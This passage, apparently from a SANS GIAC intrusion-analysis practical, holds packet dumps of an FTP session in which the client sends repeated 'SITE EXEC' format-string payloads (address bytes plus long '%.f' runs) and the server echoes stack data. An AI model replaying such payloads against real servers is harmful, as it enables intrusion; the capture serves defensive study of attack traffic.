30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 2D 32 2D 32 34  00000000000-2-24
30 6E 61 6E 30 33 34 36 2D 32 30 30 37 33 34 30  0nan0346-2007340
33 38 36 34 34 32 37 32 34 33 35 30 34 31 31 33  3864427243504113
38 32 35 37 38 36 30 37 34 35 39 33 31 38 36 39  8257860745931869
31 37 33 33 33 30 37 32 38 37 36 39 32 34 39 36  1733307287692496
32 33 35 36 38 39 39 37 39 31 37 32 32 39 33 31  2356899791722931
35 36 37 33 30 36 39 39 34 35 31 31 33 39 33 32  5673069945113932
37 32 30 38 37 39 35 38 34 36 37 39 31 39 32 34  7208795846791924
39 39 37 35 38 36 30 32 36 34 32 32 30 33 38 32  9975860264220382
37 35 30 31 39 36 30 37 30 33 33 35 36 39 35 39  7501960703356959
30 30 30 30 32 33 33 32 37 30 36 36 30 36 31 32  0000233270660612
33 33 31 36 34 34 31 35 38 36 37 37 31 33 32 30  3316441586771320
37 36 33 30 37 32 33 30 36 34 31 33 39 37 33 30  7630723064139730
32 38 31 33 32 32 38 37 37 34 38 34 38 35 33 32  2813228774848532
34 30 35 36 33 38 34 37 32 39 35 32 37 38 32 34  4056384729527824
35 30 30 39 37 32 38 34 37 31 30 34 36 33 32 36  5009728471046326
37 37 32 37 36 37 33 31 39 37 35 34 34 31 33 37  7727673197544137
35 39 32 30 36 32 36 32 36 37 37 32 33 34 35 36  5920626267723456
37 38 34 32 30 38 35 34 34 35 33 36 30 36 30 38  7842085445360608
37 35 38 33 35 35 38 34 31 39 31 38 31 35 37 30  7583558419181570
34 36 37 34 36 38 39 32 34 37 30 35 30 37 35 32  4674689247050752
36 37 37 39 33 33 37 31 37 35 32 30 34 30 32 30  6779337175204020
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
36 32 36 37 39 31 32 37 34 35 31 34 32 31 31 38  6267912745142118
31 37 35 31 33 36 36 30 39 34 37 30 32 38 36 36  1751366094702866
38 35 31 30 32 32 32 31 36 30 36 32 32 30 37 36  8510222160622076
34 30 34 34 32 35 30 33 37 32 39 34 39 36 38 38  4044250372949688
36 33 34 34 39 31 39 31 32 33 34 34 30 34 33 35  6344919123440435
32 33 36 31 36 36 31 31 5F 5F 5F 5F 5F 5F 5F 5F  23616611________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 25 7C  ______________%|
78 7C 0D 0A                                      x|..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:56.761695 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16751 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF789A9B  Ack: 0xEBCDE042  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392131 29673570

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:56.763462 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1708 IpLen:20 DgmLen:569 DF
***AP*** Seq: 0xEBCDE042  Ack: 0xCF789A9B  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673577 237392131
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
F0 B3 FF BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66  ....%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
64 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  d_______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
5F 5F 5F 5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30  _______%%|x|%.70
73 27 29 0D 0A                                   s')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:56.831673 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16752 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF789A9B  Ack: 0xEBCDE247  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392138 29673577

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:56.845403 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16753 IpLen:20 DgmLen:563 DF
***AP*** Seq: 0xCF789A9B  Ack: 0xEBCDE247  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392138 29673577
53 49 54 45 20 45 58 45 43 20 37 20 BA B3 FF FF  SITE EXEC 7 ....
BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  .%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 64 5F 5F  %.f%.f%.f%.f%d__
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30 73 0A     ____%%|x|%.70s.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:56.859465 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1709 IpLen:20 DgmLen:696 DF
***AP*** Seq: 0xEBCDE247  Ack: 0xCF789C9A  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673586 237392138
32 30 30 2D 37 20 BA B3 FF BF 2D 32 2D 32 30 30  200-7 ....-2-200
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
30 2D 32 30 30 30 30 30 30 30 30 30 30 30 30 30  0-20000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 6E 61 6E 30 30 30 30 30 30 30 30 2D  0000nan00000000-
32 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  2000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 2D 32 2D 32 34  00000000000-2-24
30 6E 61 6E 30 33 34 36 2D 32 30 30 37 33 34 30  0nan0346-2007340
33 38 36 34 34 32 37 32 34 33 35 30 34 31 31 33  3864427243504113
38 32 35 37 38 36 30 37 34 35 39 33 31 38 36 39  8257860745931869
31 37 33 33 33 30 37 32 38 37 36 39 32 34 39 36  1733307287692496
32 33 35 36 38 39 39 37 39 31 37 32 32 39 33 31  2356899791722931
35 36 37 33 30 36 39 39 34 35 31 31 33 39 33 32  5673069945113932
37 32 30 38 37 39 35 38 34 36 37 39 31 39 32 34  7208795846791924
39 39 37 35 38 36 30 32 36 34 32 32 30 33 38 32  9975860264220382
37 35 30 31 39 36 30 37 30 33 33 35 36 39 35 39  7501960703356959
30 30 30 30 32 33 33 32 37 30 36 36 30 36 31 32  0000233270660612
33 33 31 36 34 34 31 35 38 36 37 37 31 33 32 30  3316441586771320
37 36 33 30 37 32 33 30 36 34 31 33 39 37 33 30  7630723064139730
32 38 31 33 32 32 38 37 37 34 38 34 38 35 33 32  2813228774848532
34 30 35 36 33 38 34 37 32 39 35 32 37 38 32 34  4056384729527824
35 30 30 39 37 32 38 34 37 31 30 34 36 33 32 36  5009728471046326
37 37 32 37 36 37 33 31 39 37 35 34 34 31 33 37  7727673197544137
35 39 32 30 36 32 36 32 36 37 37 32 33 34 35 36  5920626267723456
37 38 34 32 30 38 35 34 34 35 33 36 30 36 30 38  7842085445360608
37 35 38 33 35 35 38 34 31 39 31 38 31 35 37 30  7583558419181570
34 36 37 34 36 38 39 32 34 37 30 35 30 37 35 32  4674689247050752
36 37 37 39 33 33 37 31 37 35 32 30 34 30 32 30  6779337175204020
36 32 36 37 39 31 32 37 34 35 31 34 32 31 31 38  6267912745142118
31 37 35 31 33 36 36 30 39 34 37 30 32 38 36 36  1751366094702866
38 35 31 30 32 32 32 31 36 30 36 32 32 30 37 36  8510222160622076
34 30 34 34 32 35 30 33 37 32 39 34 39 36 38 38  4044250372949688
36 33 34 34 39 31 39 31 32 33 34 34 30 34 33 35  6344919123440435
32 33 36 31 36 36 31 31 5F 5F 5F 5F 5F 5F 5F 5F  23616611________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 25 7C  ______________%|
78 7C 0D 0A                                      x|..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:56.932181 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16755 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF789C9A  Ack: 0xEBCDE4CB  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392148 29673586

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:56.933939 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1710 IpLen:20 DgmLen:569 DF
***AP*** Seq: 0xEBCDE4CB  Ack: 0xCF789C9A  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673594 237392148
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
BA B3 FF BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66  ....%.f%.f%.f%.f
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
64 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  d______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30  _______%%|x|%.70
73 27 29 0D 0A                                   s')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:57.001911 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16756 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF789C9A  Ack: 0xEBCDE6D0  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392155 29673594

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:57.016369 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16757 IpLen:20 DgmLen:563 DF
***AP*** Seq: 0xCF789C9A  Ack: 0xEBCDE6D0  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392155 29673594
53 49 54 45 20 45 58 45 43 20 37 20 84 B3 FF FF  SITE EXEC 7 ....
BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  .%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 64 5F 5F  %.f%.f%.f%.f%d__
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30 73 0A     ____%%|x|%.70s.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:57.029815 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1711 IpLen:20 DgmLen:696 DF
***AP*** Seq: 0xEBCDE6D0  Ack: 0xCF789E99  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673603 237392155
32 30 30 2D 37 20 84 B3 FF BF 2D 32 2D 32 30 30  200-7 ....-2-200
30 2D 32 30 30 30 30 30 30 30 30 30 30 30 30 30  0-20000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 6E 61 6E 30 30 30 30 30 30 30 30 2D  0000nan00000000-
32 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  2000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 2D 32 2D 32 34  00000000000-2-24
30 6E 61 6E 30 33 34 36 2D 32 30 30 37 33 34 30  0nan0346-2007340
33 38 36 34 34 32 37 32 34 33 35 30 34 31 31 33  3864427243504113
38 32 35 37 38 36 30 37 34 35 39 33 31 38 36 39  8257860745931869
31 37 33 33 33 30 37 32 38 37 36 39 32 34 39 36  1733307287692496
32 33 35 36 38 39 39 37 39 31 37 32 32 39 33 31  2356899791722931
35 36 37 33 30 36 39 39 34 35 31 31 33 39 33 32  5673069945113932
37 32 30 38 37 39 35 38 34 36 37 39 31 39 32 34  7208795846791924
39 39 37 35 38 36 30 32 36 34 32 32 30 33 38 32  9975860264220382
37 35 30 31 39 36 30 37 30 33 33 35 36 39 35 39  7501960703356959
30 30 30 30 32 33 33 32 37 30 36 36 30 36 31 32  0000233270660612
33 33 31 36 34 34 31 35 38 36 37 37 31 33 32 30  3316441586771320
37 36 33 30 37 32 33 30 36 34 31 33 39 37 33 30  7630723064139730
32 38 31 33 32 32 38 37 37 34 38 34 38 35 33 32  2813228774848532
34 30 35 36 33 38 34 37 32 39 35 32 37 38 32 34  4056384729527824
35 30 30 39 37 32 38 34 37 31 30 34 36 33 32 36  5009728471046326
37 37 32 37 36 37 33 31 39 37 35 34 34 31 33 37  7727673197544137
35 39 32 30 36 32 36 32 36 37 37 32 33 34 35 36  5920626267723456
37 38 34 32 30 38 35 34 34 35 33 36 30 36 30 38  7842085445360608
37 35 38 33 35 35 38 34 31 39 31 38 31 35 37 30  7583558419181570
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
34 36 37 34 36 38 39 32 34 37 30 35 30 37 35 32  4674689247050752
36 37 37 39 33 33 37 31 37 35 32 30 34 30 32 30  6779337175204020
36 32 36 37 39 31 32 37 34 35 31 34 32 31 31 38  6267912745142118
31 37 35 31 33 36 36 30 39 34 37 30 32 38 36 36  1751366094702866
38 35 31 30 32 32 32 31 36 30 36 32 32 30 37 36  8510222160622076
34 30 34 34 32 35 30 33 37 32 39 34 39 36 38 38  4044250372949688
36 33 34 34 39 31 39 31 32 33 34 34 30 34 33 35  6344919123440435
32 33 36 31 36 36 31 31 5F 5F 5F 5F 5F 5F 5F 5F  23616611________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 25 7C        ______________%|
78 7C 0D 0A                                      x|..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:57.101188 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16759 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF789E99  Ack: 0xEBCDE954  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392165 29673603

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:57.103039 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1712 IpLen:20 DgmLen:569 DF
***AP*** Seq: 0xEBCDE954  Ack: 0xCF789E99  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673610 237392165
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
84 B3 FF BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66  ....%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
